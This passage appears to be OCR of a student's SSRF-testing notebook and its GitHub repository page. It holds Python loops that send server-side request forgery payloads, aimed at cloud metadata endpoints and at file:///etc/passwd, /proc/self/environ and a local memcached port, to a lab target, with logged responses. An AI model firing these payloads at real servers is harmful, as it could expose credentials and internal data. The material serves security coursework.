        r = requests.get(f'{TARGET}?url={p}', timeout=5)
        print(f'{p} -> HTTP {r.status_code}')
    except Exception as e:
        print(f'{p} -> BLOCKED')
```

```
http://169.254.169.254/latest/meta-data/ -> HTTP 500
http://metadata.google.internal/computeMetadata/v1/ -> HTTP 500
http://169.254.169.254/metadata/v1/ -> HTTP 500
```

Test Case 3 - Protocol Abuse


[4]:
```
payloads = ['file:///etc/passwd','file:///etc/hosts','file:///proc/self/environ','dict://localhost:11211/sta
for p in payloads:
    try:
        r = requests.get(f'{TARGET}?url={p}', timeout=5)
        print(f'{p} -> HTTP {r.status_code}')
    except Exception as e:
        print(f'{p} -> BLOCKED')
```

```
file:///etc/passwd -> HTTP 500
file:///etc/hosts -> HTTP 500
file:///proc/self/environ -> HTTP 500
dict://localhost:11211/stats -> HTTP 500
```

Final Summary

[5]:
```
print('Roll No: 727823TUCY014')
print(f'Scan completed: {datetime.now()}')
print('All 3 test cases executed successfully!')
```

```
Roll No: 727823TUCY014
Scan completed: 2026-03-29 21:12:11.234753
All 3 test cases executed successfully!
```


github.com/Harinipalanisamy1/hacker-skct-727823TUCY014
Code
Issues
Pull requests
Actions
Projects
Wiki
Security
Insights
Settings
hacker-skct-727823TUCY014
Public
Pin
Watch 0
Fork 0
Star 0
main
1 Branch
0 Tags
Go to file
Add file
Code
Harinipalanisamy1 Add Complete SSRF Testing Tool project
e91bb7a · 6 hours ago
1 Commit
code
lab_server
outputs
screenshots
README.md
pipeline_14.yml
requirements.txt
submission_form.txt
Add Complete SSRF Testing Tool project
6 hours ago
README
SSRF Testing Tool | Roll No. 14
Project: SSRF Testing Tool
Roll No: 727823TUCY014
About
SSRF Testing Tool - Roll No 727823TUCY014
Readme
Activity
0 stars
0 watching
0 forks
Releases
No releases published
Create a new release
Packages
No packages published
Publish your first package
Contributors 1
Harinipalanisamy1 Harini Palanisamy
Languages